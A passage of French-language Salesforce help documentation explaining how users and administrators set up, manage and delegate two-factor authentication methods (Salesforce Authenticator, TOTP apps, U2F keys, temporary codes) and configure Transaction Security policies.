3. Recherchez **Inscription de l'application : Salesforce Authenticator**, puis cliquez sur **Se connecter**.
4. Pour des raisons de sécurité, vous êtes invité(e) à vous connecter à votre compte.
5. Ouvrez l'application Salesforce Authenticator sur votre appareil mobile.

   Si vous ouvrez l'application pour la première fois, une visite guidée des fonctionnalités de l'application s'affiche. Suivez la visite ou accédez directement à l'ajout de votre compte Salesforce à l'application.

6. Dans l'application, touchez **+** pour ajouter votre compte.

   L'application génère une expression en deux mots unique.

7. De retour dans votre navigateur, saisissez l'expression dans le champ `Expression en deux mots`.
8. Cliquez sur **Se connecter**.

   Si vous avez déjà connecté une application d'authentification qui génère des codes de vérification pour votre compte, vous recevez parfois une alerte. La connexion de la version 2 ou supérieure de l'application mobile Salesforce Authenticator invalide les codes de d'ancienne application. Lorsqu'un code de vérification est requis, vous pouvez désormais l'obtenir dans Salesforce Authenticator.

9. L'application Salesforce Authenticator sur votre appareil mobile affiche les informations sur le compte auquel vous vous connectez. Pour compléter la connexion du compte, touchez **Connecter** dans l'application.

Pour préserver la sécurité de votre compte, nous vous envoyons un e-mail de notification dès qu'une nouvelle méthode de vérification de l'identité est ajoutée à votre compte Salesforce. Que ce soit vous ou votre administrateur Salesforce qui ajoute la méthode, vous recevez l'e-mail.

CONSULTER ÉGALEMENT :

Vérification de votre identité

Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur

Personnalisation de votre expérience Salesforce

## Connexion d'une application ou d'un appareil de génération de mot de passe unique pour la vérification de l'identité

Vous pouvez connecter à votre compte une application de génération de mot de passe unique, telle que Salesforce Authenticator ou Google Authenticator. Utilisez un code de vérification généré par l'application, parfois appelé « mot de passe unique temporaire », lorsque Salesforce doit vérifier votre identité. Si votre administrateur demande une authentification à deux facteurs afin de renforcer la sécurité lorsque vous vous connectez, accédez à des applications connectées ou accédez à des rapports et des tableaux de bord, utilisez un code de l'application. Si vous devez utiliser l'authentification à deux facteurs avant d'avoir une application connectée, vous êtes invité(e) à en connecter une à la connexion suivante à Salesforce. Si vous n'avez pas encore d'exigence d'authentification à deux facteurs, pouvez continuer à connecter l'application à votre compte via vos paramètres personnels.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

1. Téléchargez l'application d'authentification prise en charge pour votre type d'appareil. Vous pouvez utiliser une application d'authentification prenant en charge l'algorithme de mot de passe unique temporel (TOTP) IETF RFC 6238), telle que Salesforce Authenticator pour iOS, Salesforce Authenticator pour Android ou Google Authenticator.
2. Depuis vos paramètres personnels, saisissez *`Détails utilisateur avancés`* dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez *`Informations personnelles`* dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
3. Recherchez **Inscription de l'application : Générateur de mot de passe unique**, puis cliquez sur **Se connecter**.
4. Pour des raisons de sécurité, vous êtes invité(e) à vous connecter à votre compte.
5. En utilisant l'application d'authentification de votre appareil mobile, scannez le code QR.

   Vous pouvez également cliquer sur **Je ne peux pas scanner le code QR** dans votre navigateur. Le navigateur affiche la clé de sécurité. Dans l'application d'authentification, saisissez votre nom et la clé affichée.
6. Dans Salesforce, saisissez le code généré par l'application d'authentification dans le champ **Code de vérification**.

   L'application d'authentification génère périodiquement un nouveau code de vérification. Saisissez le code actuel.
7. Cliquez sur **Se connecter**.

Pour préserver la sécurité de votre compte, nous vous envoyons un e-mail de notification dès qu'une nouvelle méthode de vérification de l'identité est ajoutée à votre compte Salesforce. Que ce soit vous ou votre administrateur Salesforce qui ajoute la méthode, vous recevez l'e-mail.

CONSULTER ÉGALEMENT :

- Vérification de votre identité
- Déconnexion de l'application de génération du mot de passe unique d'un utilisateur
- Personnalisation de votre expérience Salesforce

## Activation de clé de sécurité U2F pour la vérification de l'identité

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Database.com** Edition, **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

En tant qu'administrateur Salesforce, vous pouvez autoriser les utilisateurs à utiliser une clé de sécurité U2F chaque fois qu'ils sont invités à vérifier leur identité, y compris pour une authentification à deux facteurs et des activations. Au lieu d'utiliser Salesforce Authenticator ou des mots de passe uniques envoyés par e-mail ou SMS, les utilisateurs insèrent leur clé de sécurité U2F dans un port USB pour compléter le processus de vérification.

La norme d'authentification U2F (Universal Second Factor) fait partie de l'alliance FIDO et présente la sécurité basée sur la cryptographie à clé publique, très résistante à l'hameçonnage. Les clés de sécurité U2F, qui se raccordent généralement à un port USB, sont faciles à déployer et fonctionnent bien dans des environnements où les appareils mobiles ne sont pas autorisés. Les utilisateurs peuvent utiliser la même clé de sécurité avec plusieurs fournisseurs de services, et plusieurs organisations et comptes Salesforce.

Il est important de noter les points ci-dessous concernant le fonctionnement des clés de sécurité.

- Les utilisateurs peuvent fournir leur propre clé de sécurité. Ces appareils ne nécessitent aucun enregistrement initial par le service informatique ou l'administrateur.
- Les clés de sécurité peuvent ressembler aux autres dispositifs d'authentification USB que les utilisateurs attachent à un porte-clés. Recherchez le logo FIDO U2F indiquant que l'appareil est compatible avec le protocole U2F. En cas de doute, vérifiez auprès de votre fournisseur de matériel de sécurité que leurs clés sont conformes à la norme U2F.
- Les clés de sécurité ne sont pas des appareils biométriques, même si certaines présentent un bouton que l'utilisateur doit toucher pour activer l'appareil. Lorsque l'utilisateur insère et active la clé de sécurité, elle génère les identifiants requis que le navigateur transmet à Salesforce pour procéder à la connexion.
- Pour le moment, cette méthode de vérification de l'identité est prise en charge uniquement dans Chrome version 41 ou ultérieure, seul navigateur qui accepte la norme U2F en natif.

Lorsque vous avez activé les clés de sécurité U2F dans votre organisation, tous les utilisateurs peuvent enregistrer leur propre clé de sécurité pour connecter leur appareil à leur compte Salesforce. Ils peuvent l'utiliser pour la vérification de l'identité.

1. Dans Configuration, saisissez *Paramètres de session* dans la case Recherche rapide, puis sélectionnez **Paramètres de session**.
2. Sélectionnez `Autoriser les utilisateurs à utiliser une clé de sécurité`.
3. Enregistrez vos modifications.

De la même façon qu'avec d'autres méthodes de vérification de l'identité, vous pouvez utiliser des outils standard dans Salesforce pour suivre l'usage de clés de sécurité par les utilisateurs.

- Consultez l'activité de clés de sécurité des utilisateurs dans la page Historique de vérification de l'identité.
- Surveillez l'adoption des clés de sécurité en utilisant le rapport Méthodes de vérification de l'identité (via le lien sur la page Historique de vérification de l'identité).
- Créez des vues de liste d'utilisateurs contenant le champ `Possède une clé de sécurité U2F` afin de déterminer qui a enregistré cette méthode.

En utilisant l'outil Envoyer des e-mails en masse aux utilisateurs, envoyez des communications ciblées aux utilisateurs qui ont enregistré cette méthode.

Si vous activez Mon domaine pour votre organisation alors que des utilisateurs ont déjà enregistré des clés de sécurité, les enregistrements de clé existants ne sont plus valides. Retirez les enregistrements des utilisateurs concernés et demandez-leur de renouveler l'enregistrement.

## Enregistrement d'une clé de sécurité U2F pour la vérification de l'identité

Enregistrez une clé de sécurité U2F pour la connecter à votre compte Salesforce. Elle représente une alternative sécurisée et pratique à l'utilisation de Salesforce Authenticator ou de mots de passe uniques envoyés par e-mail ou par SMS. Dès que vous êtes invité(e) à vérifier votre identité, avec notamment l'authentification à deux facteurs et des activations, vous pouvez insérer votre clé de sécurité dans un port USB pour effectuer la vérification.

Si votre administrateur Salesforce a autorisé l'utilisation de clés de sécurité U2F, enregistrez votre propre clé de sécurité (un administrateur ne peut pas le faire à votre place). Tenez compte des considérations ci-dessous.

- Assurez-vous que votre clé de sécurité est compatible avec le protocole U2F. Les clés de sécurité peuvent ressembler à d'autres dispositifs d'authentification USB attachés à un porte-clés. Recherchez le logo FIDO U2F indiquant que l'appareil est conforme U2F. En cas de doute, contactez votre administrateur Salesforce.
- Assurez-vous que votre navigateur est compatible. Pour le moment, Google Chrome version 41 ou supérieure est le seul navigateur qui prend charge U2F en mode natif. Toute l'activité d'enregistrement et de vérification de l'identité est prise en charge uniquement dans Chrome version 41 ou supérieure.
- Vous pouvez utiliser la même clé de sécurité avec plusieurs fournisseurs de services, et plusieurs organisations et comptes Salesforce. Vous pouvez inscrire une clé par compte.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Database.com** Edition, **Developer** Edition, **Enterprise** Edition, **Group** Edition, **Performance** Edition, **Professional** Edition et **Unlimited** Edition

1. Munissez-vous de votre clé de sécurité conforme U2F et préparez-vous à l'insérer en suivant les instructions. Si l'attente est trop longue, votre tentative d'enregistrement peut expirer.
2. Dans vos paramètres personnels, saisissez `Détails utilisateur avancés` dans la case `Recherche rapide`, puis sélectionnez **Détails utilisateur avancés**. Vous n'obtenez aucun résultat ? Saisissez `Informations personnelles` dans la case `Recherche rapide`, puis sélectionnez **Informations personnelles**.
3. Cliquez sur **Inscrire** en regard du champ `Clé de sécurité (U2F)`.

   Si cette option n'est pas affichée, votre administrateur Salesforce a interdit l'utilisation de clés de sécurité.
4. Pour des raisons de sécurité, vous êtes invité(e) à vous connecter à votre compte.
5. À l'invite, insérez votre clé de sécurité à un port USB de votre ordinateur. Si elle présente un bouton, touchez-le.

   Les clés de sécurité ne sont pas des appareils biométriques, même si certaines sont dotées d'un bouton que touchez pour activer le dispositif.
6. Une fois l'inscription réussie, cliquez sur **Continuer** pour ignorer le message de confirmation.

   Pour renforcer la sécurité de votre compte, nous vous envoyons un e-mail de notification une fois l'inscription effectuée.

Vous pouvez maintenant utiliser cette méthode de vérification de l'identité. Lorsque nous vous invitons à utiliser votre clé de sécurité U2F, insérez-la et, si nécessaire, touchez le bouton. La clé de sécurité génère les identifiants requis que le navigateur transmet à Salesforce pour vérification.

Si vous n'avez pas votre clé de sécurité, vous pouvez utiliser d'autres méthodes de vérification, notamment Salesforce Authenticator ou une autre méthode qui génère un code de vérification. Si vous souhaitez utiliser provisoirement une méthode d'authentification à deux facteurs alternative, votre administrateur peut générer un code de vérification (pas disponible pour les activations).

Vous pouvez annuler l'inscription de votre clé de sécurité à tout moment. Un administrateur peut l'annuler aussi.

## Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur

Une seule application mobile Salesforce Authenticator (version 2 ou supérieure) à la fois peut être connectée au compte d'un utilisateur. Si l'utilisateur n'a plus accès à l'application, s'il remplace ou perd son appareil mobile, déconnectez l'application de son compte. La prochaine fois que l'utilisateur se connecte avec l'authentification à deux facteurs, si une autre application d'authentification est connectée, Salesforce l'invite à connecter une nouvelle application d'authentification.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur.
3. Dans la page de détail de l'utilisateur, cliquez sur **Déconnecter** en regard du champ `Inscription de l'application : Salesforce Authenticator`.

Les utilisateurs peuvent déconnecter l'application de leur propre compte dans la page Détails utilisateur avancés. Dans les paramètres personnels, l'utilisateur clique sur **Déconnecter** en regard du champ `Inscription de l'application : Salesforce Authenticator`.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions

AUTORISATIONS UTILISATEUR

Pour déconnecter l'application Salesforce Authenticator d'un utilisateur :

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

## Déconnexion de l'application de génération du mot de passe unique d'un utilisateur

Outre Salesforce Authenticator, une autre application d'authentification mobile qui génère des codes de vérification (mots de passe uniques) peut être connectée au compte d'un utilisateur. Si votre utilisateur perd l'accès à l'application, s'il remplace ou perd son appareil mobile, déconnectez l'application de son compte. La prochaine fois que l'utilisateur se connecte avec l'authentification à deux facteurs, si une autre méthode de vérification de l'identité est connectée, Salesforce l'invite à connecter une nouvelle application d'authentification.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur.
3. Dans la page de détail de l'utilisateur, cliquez sur **Déconnecter** en regard du champ `Inscription de l'application : Générateur de mot de passe unique`.

Vos utilisateurs peuvent déconnecter l'application depuis leur propre compte. Dans les paramètres personnels, ils accèdent à la page Détails utilisateur avancés, puis cliquent sur **Déconnecter** en regard du champ `Inscription de l'application : Générateur de mot de passe unique`.

Éditions

Disponible avec : À la fois Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

AUTORISATIONS UTILISATEUR

Pour déconnecter l'application d'authentification d'un utilisateur :

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

CONSULTER ÉGALEMENT :

- Afficher et gérer les utilisateurs
- Délégation des tâches de gestion de l'authentification à deux facteurs
- Modification de vos informations personnelles

## Retrait de l'enregistrement d'une clé de sécurité U2F d'un utilisateur

Une clé de sécurité U2F peut être enregistrée à tout moment dans le compte Salesforce d'un utilisateur. Si votre utilisateur remplace ou perd une clé de sécurité enregistrée, retirez l'enregistrement de son compte.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur.
3. Dans la page de détail de l'utilisateur, cliquez sur **Retirer** en regard du champ Clé de sécurité (U2F).

Les utilisateurs peuvent retirer une clé de sécurité enregistrée de leur propre compte. Dans les paramètres personnels, ils accèdent à la page Détails utilisateur avancés, puis cliquent sur **Retirer** en regard du champ Clé de sécurité (U2F).

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition, **Developer** Edition et **Contact Manager** Edition

AUTORISATIONS UTILISATEUR

Pour retirer l'enregistrement d'une clé de sécurité U2F d'un utilisateur :

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

## Génération d'un code de vérification de l'identité temporaire

Générez des codes de vérification temporaires pour les utilisateurs qui ne peuvent pas accéder à l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs. Vous définissez l'expiration du code, de 1 à 24 heures après sa génération. Le code peut être utilisé plusieurs fois jusqu'à son expiration.

Les codes de vérification temporaires sont valides uniquement pour l'authentification à deux facteurs. Ils ne sont pas valides pour les activations d'appareils. Cela signifie que lorsque les utilisateurs se connectent à partir d'un navigateur ou d'une application non reconnue et que nous demandons une vérification de l'identité, ils ne peuvent pas utiliser un code temporaire.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom d'utilisateur qui nécessite un code de vérification temporaire.

   Vous ne pouvez pas générer de code pour un utilisateur inactif.
3. Recherchez à Code de vérification temporaire, puis cliquez sur **Générer**.

   Si vous n'avez pas déjà une session avec un niveau de sécurité Assurance élevée, Salesforce vous invite à vérifier votre identité.
4. Définissez l'expiration du code, cliquez sur **Générer un code**.
5. Donnez le code à votre utilisateur, puis cliquez sur **Terminé**.

   Après avoir cliqué sur **Terminé**, vous ne pouvez pas rétablir l'affichage du code, qui n'est affiché nulle part dans l'interface utilisateur.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour générer un code de vérification temporaire :

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

L'utilisateur peut utiliser le code de vérification temporaire plusieurs fois jusqu'à son expiration. Chaque utilisateur ne peut avoir qu'un seul code de vérification temporaire à la fois. Si un utilisateur oublie ou perd son code avant l'expiration, vous pouvez l'expirer manuellement et générer un nouveau code. Vous pouvez générer jusqu'à six codes par heure et par utilisateur.

**Remarque:** Lorsque vous ajoutez une méthode de vérification de l'identité au compte d'un utilisateur, il reçoit un e-mail. Pour arrêter l'envoi d'e-mail aux utilisateurs lorsque de nouvelles méthodes de vérification d'identité sont ajoutées à leurs comptes, contactez Salesforce.

CONSULTER ÉGALEMENT :

- Authentification à deux facteurs
- Délégation des tâches de gestion de l'authentification à deux facteurs
- Expiration d'un code de vérification temporaire

## Expiration d'un code de vérification temporaire

Expirez le code de vérification temporaire d'un utilisateur lorsqu'il n'utilise plus l'authentification à deux facteurs.

Chaque utilisateur ne peut avoir qu'un seul code de vérification temporaire à la fois. Si un utilisateur oublie ou perd son code avant l'expiration, vous pouvez l'expirer manuellement et générer un nouveau code. Vous pouvez générer jusqu'à six codes par heure et par utilisateur.

1. Dans Configuration, saisissez *Utilisateurs* dans la case Recherche rapide, puis sélectionnez **Utilisateurs**.
2. Cliquez sur le nom de l'utilisateur dont vous souhaitez expirer le code de vérification temporaire.
3. Accédez à Code de vérification temporaire, puis cliquez sur **Expirer maintenant**.

CONSULTER ÉGALEMENT :

- Authentification à deux facteurs
- Délégation des tâches de gestion de l'authentification à deux facteurs
- Génération d'un code de vérification de l'identité temporaire

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour expirer le code de vérification temporaire d'un utilisateur :

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

## Affichage de la méthode de vérification de l'identité utilisée par les utilisateurs

Personnalisez une vue de liste d'utilisateurs ou consultez le rapport Méthodes de vérification de l'identité afin de déterminer les méthodes employées par les utilisateurs pour vérifier leur identité. Créez des rapports personnalisés afin d'identifier des modèles de comportement de vérification de l'identité pour votre organisation ou votre communauté.

Pour afficher les méthodes de vérification d'identité enregistrées dans une vue de liste Utilisateurs, créez ou modifiez une vue et ajoutez un ou plusieurs des champs suivants.

**A vérifié le numéro mobile**
Indique si l'utilisateur a vérifié un numéro de téléphone mobile. Salesforce peut envoyer un code de vérification à l'utilisateur à ce numéro.

**A une application de mot de passe à usage unique**
Indique si l'utilisateur a connecté une application d'authentification qui génère des codes de vérification, également appelés mots de passe uniques temporaires. L'utilisateur peut vérifier l'identité en saisissant un code généré par l'application.

**A Salesforce Authenticator**
Indique si l'utilisateur a connecté l'application mobile Salesforce Authenticator. L'utilisateur peut vérifier l'identité en approuvant une notification envoyée par l'application.

**A un code temporaire**
Indique si l'utilisateur a un code de vérification temporaire. Les administrateurs ou utilisateurs non administrateurs disposant de l'autorisation « Gérer l'authentification à deux facteurs dans l'interface utilisateur » génèrent des codes temporaires et définissent quand le code expire.

**A une clé de sécurité U2F**
Indique que l'utilisateur a enregistré une clé de sécurité U2F. L'utilisateur peut vérifier son identité en insérant la clé de sécurité dans un port USB.

Vous pouvez exécuter quelques tâches de prise en charge d'authentification à deux facteurs directement dans la vue de liste. Par exemple, vous pouvez générer ou faire expirer un code de vérification temporaire, ou déconnecter une application d'authentification mobile lorsque l'utilisateur perd l'accès à l'appareil mobile.

Pour afficher et personnaliser le rapport Méthodes de vérification de l'identité, les utilisateurs qui disposent de l'autorisation « Gérer l'authentification à deux facteurs dans l'interface utilisateur » peuvent cliquer sur le lien de la page Historique de vérification de l'identité dans Configuration.

Les utilisateurs qui disposent de l'autorisation « Afficher la configuration » peuvent également accéder au rapport dans le dossier Rapports administratifs dans Rapports.

Les utilisateurs qui disposent de l'autorisation « Gérer l'authentification à deux facteurs dans l'API » peuvent créer des rapports et des tableaux de bord personnalisés pour mieux explorer l'historique de vérification de l'identité dans votre organisation ou dans la communauté. Par exemple, créez un rapport qui présente l'enregistrement des méthodes de vérification de l'identité par profil. Vous pouvez également créer un tableau de bord avec des graphiques qui présentent l'enregistrement des méthodes et les questions de vérification en fonction des politiques de l'organisation qui les ont déclenchées.

Éditions

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour surveiller les méthodes de vérification de l'identité des utilisateurs :

- Gérer l'authentification à deux facteurs dans l'interface utilisateur

CONSULTER ÉGALEMENT :

Authentification à deux facteurs
Délégation des tâches de gestion de l'authentification à deux facteurs

## Délégation des tâches de gestion de l'authentification à deux facteurs

Permettez aux utilisateurs qui ne sont pas administrateurs Salesforce d'offrir une assistance pour l'authentification à deux facteurs dans votre organisation. Par exemple, supposons que vous souhaitez que le personnel du service d'assistance de votre société génère des codes de vérification temporaires pour les utilisateurs qui ont perdu ou oublié l'appareil qu'ils utilisent habituellement pour l'authentification à deux facteurs. Attribuez aux membres de l'équipe du service d'assistance l'autorisation « Gérer l'authentification à deux facteurs dans l'interface utilisateur » pour leur permettre de générer des codes et d'assister les utilisateurs avec les autres tâches d'authentification à deux facteurs.

Pour attribuer l'autorisation, sélectionnez « Gérer l'authentification à deux facteurs dans l'interface utilisateur » dans le profil utilisateur (pour les profils clonés uniquement) ou dans un ensemble d'autorisations. Les utilisateurs qui disposent de l'autorisation peuvent exécuter les tâches suivantes :

- Générer un code de vérification temporaire pour un utilisateur qui ne peut pas accéder à l'appareil qu'il utilise habituellement pour l'authentification à deux facteurs.
- Déconnecter des méthodes de vérification de l'identité du compte d'un utilisateur qui perd ou remplace son appareil.
- Afficher l'activité de vérification de l'identité d'utilisateur dans la page Historique de vérification de l'identité.
- Afficher le rapport Méthodes de vérification de l'identité en cliquant sur un lien dans la page Historique de vérification de l'identité.
- Créer des vues de liste d'utilisateurs qui affichent les méthodes de vérification de l'identité enregistrées par les utilisateurs.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier les profils et les ensembles d'autorisations :

- Gérer les profils et les ensembles d'autorisations

**Remarque:** Les utilisateurs non administrateurs autorisés peuvent afficher le rapport Méthodes de vérification de l'identité, mais ne peuvent pas créer des rapports personnalisés qui contiennent des données dont l'accès est limité aux utilisateurs disposant de l'autorisation « Gérer les utilisateurs ».

CONSULTER ÉGALEMENT :

- Protection de votre organisation Salesforce
- Déconnexion de Salesforce Authenticator (version 2 ou supérieure) du compte d'un utilisateur
- Déconnexion de l'application de génération du mot de passe unique d'un utilisateur
- Génération d'un code de vérification de l'identité temporaire
- Expiration d'un code de vérification temporaire
- Affichage de la méthode de vérification de l'identité utilisée par les utilisateurs

# Sécurité des transactions

La sécurité des transactions est une infrastructure qui intercepte en temps réel les événements Salesforce et applique des actions et des notifications appropriées en fonction des stratégies de sécurité que vous créez. La sécurité des transactions surveille les événements en fonction des stratégies que vous définissez. Ces stratégies se s'appliquent aux événements de votre organisation et spécifient les actions à exécuter lorsque certaines combinaisons se présentent. Lorsqu'une stratégie est déclenchée, une action peut être exécutée et vous pouvez recevoir une notification facultative.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

### Stratégies de sécurité des transactions

Les stratégies évaluent l'activité en fonction des événements que vous spécifiez. Pour chaque stratégie, vous définissez des actions en temps réel, telles que notifier, bloquer, appliquer l'authentification à deux facteurs ou choisir une session à fermer.

### Configuration de la sécurité des transactions

Activez et configurez la sécurité des transactions dans votre organisation avant de créer vos propres stratégies personnalisées. Seul un utilisateur actif attribué au profil Administrateur système peut utiliser cette fonctionnalité.

### Création de stratégies de sécurité des transactions personnalisées

Créez vos propres stratégies personnalisées, déclenchées par des événements spécifiques. Seul un utilisateur actif attribué au profil Administrateur système peut utiliser cette fonctionnalité.

### Stratégies Apex pour des notifications de sécurité des transactions

Chaque stratégie de sécurité des transactions doit mettre en oeuvre l'interface Apex `TxnSecurity.PolicyCondition`. Voici plusieurs exemples.

### Gestion des stratégies de sécurité des transactions

Utilisez des stratégies de sécurité des transactions pour définir, activer et générer un code Apex pour mettre en oeuvre vos stratégies. Spécifiez le mode de notification lors du déclenchement d'une stratégie, puis sélectionnez les stratégies à activer. Seul un utilisateur actif attribué au profil Administrateur système peut utiliser cette fonctionnalité.

### Réception de notifications sur la sécurité des transactions

Vous recevez les notifications que vous avez sélectionnées lors du déclenchement d'une stratégie activée. Les notifications sont mises en forme pour faciliter leur reconnaissance.

# Stratégies de sécurité des transactions

Les stratégies évaluent l'activité en fonction des événements que vous spécifiez. Pour chaque stratégie, vous définissez des actions en temps réel, telles que notifier, bloquer, appliquer l'authentification à deux facteurs ou choisir une session à fermer.

Lorsque vous activez la sécurité des transactions pour votre organisation, deux stratégies sont créées :

- Une stratégie de limitation des sessions simultanées afin de contrôler les sessions de connexion parallèles.
- La politique Lead Data Export bloque les téléchargements excessifs de données de pistes.

Les classes Apex correspondant aux stratégies sont également créées dans l'organisation. Un administrateur peut activer les stratégies immédiatement ou modifier leur classe Apex pour les personnaliser.

Par exemple, supposons que vous activez la stratégie Limitation des sessions simultanées afin de limiter le nombre de sessions concurrentes par utilisateur. De plus, vous modifiez la stratégie pour être notifié(e) par e-mail lorsqu'elle est déclenchée. Vous mettez également à jour l'implémentation Apex de la stratégie afin de limiter les sessions des utilisateurs à trois au lieu de cinq par défaut (c'est plus simple qu'il n'y paraît). Une personne ayant trois sessions de connexion tente ensuite d'en créer une quatrième. La stratégie empêche cela et demande l'arrêt d'une des sessions existantes avant d'en créer une autre. Vous êtes en même temps notifié(e) que la stratégie a été déclenchée.


**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

L'architecture de sécurité des transactions utilise le moteur de la stratégie de sécurité afin d'analyser les événements et de déterminer les actions à prendre.




Une stratégie de sécurité des transactions contient des événements, des notifications et des actions.

- Stratégies à appliquer à l'organisation, contenant des événements. Les types d'événement disponibles sont :
  - Exportation de données pour des objets Compte, Contact, Piste et Opportunité
  - Entité pour fournisseurs d'authentification et sessions, navigateurs clients et IP de connexion
  - Connexions
  - Accès aux ressources d'applications connectées, et de rapports et de tableaux de bord

- Notifications de stratégie disponibles : vous pouvez être informé(e) par e-mail, par une notification dans l'application ou les deux.
- Actions à exécuter si la stratégie est déclenchée :
  - Bloquer l'opération
  - Exiger un niveau de sécurité supérieur en utilisant l'authentification à deux facteurs
  - Fermer une session en cours

  Vous pouvez également n'exécuter aucune action et vous contenter de recevoir une notification. Les actions disponibles dépendent du type d'événement sélectionné.

## Configuration de la sécurité des transactions

Activez et configurez la sécurité des transactions dans votre organisation avant de créer vos propres stratégies personnalisées. Seul un utilisateur actif attribué au profil Administrateur système peut utiliser cette fonctionnalité.

**Éditions**

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

Nécessite l'achat d'abonnements complémentaires Salesforce Shield ou Salesforce Shield Event Monitoring.

**AUTORISATIONS UTILISATEUR**

Pour créer, modifier et gérer des stratégies de sécurité des transactions :
- Auteur Apex

  ET

  Personnaliser l'application

1. Activez les stratégies de sécurité des transactions pour pouvoir les utiliser.
   a. Dans Configuration, saisissez *`Sécurité des transactions`* dans la case `Recherche rapide`, puis sélectionnez **Sécurité des transactions**.
   b. Sélectionnez **Activer les politiques de sécurité des transactions personnalisées** en haut de la page.

   La stratégie ConcurrentSessionsLimitingPolicy limite les sessions simultanées et se déclenche dans deux cas :
   - Lorsqu'un utilisateur avec cinq sessions simultanées tente de se connecter à une sixième session
   - Lorsqu'un administrateur déjà connecté tente de se connecter une deuxième fois

   Vous pouvez ajuster le nombre de sessions autorisées en modifiant la mise en oeuvre de la stratégie Apex `ConcurrentSessionsPolicyCondition`.

   La politique Lead Data Export bloque les téléchargements excessifs de données de pistes. Elle est déclenchée lorsqu'un téléchargement :
   - Récupère plus de 2000 enregistrements de pistes
   - Dure plus d'une seconde

   Vous pouvez changer ces valeurs en modifiant la mise en œuvre de la stratégie `DataLoaderLeadExportCondition`.
2. Lorsque la sécurité des transactions est activée, définissez les préférences de votre organisation.
   a. Cliquez sur **Préférences par défaut** dans la page Stratégies de sécurité des transactions.
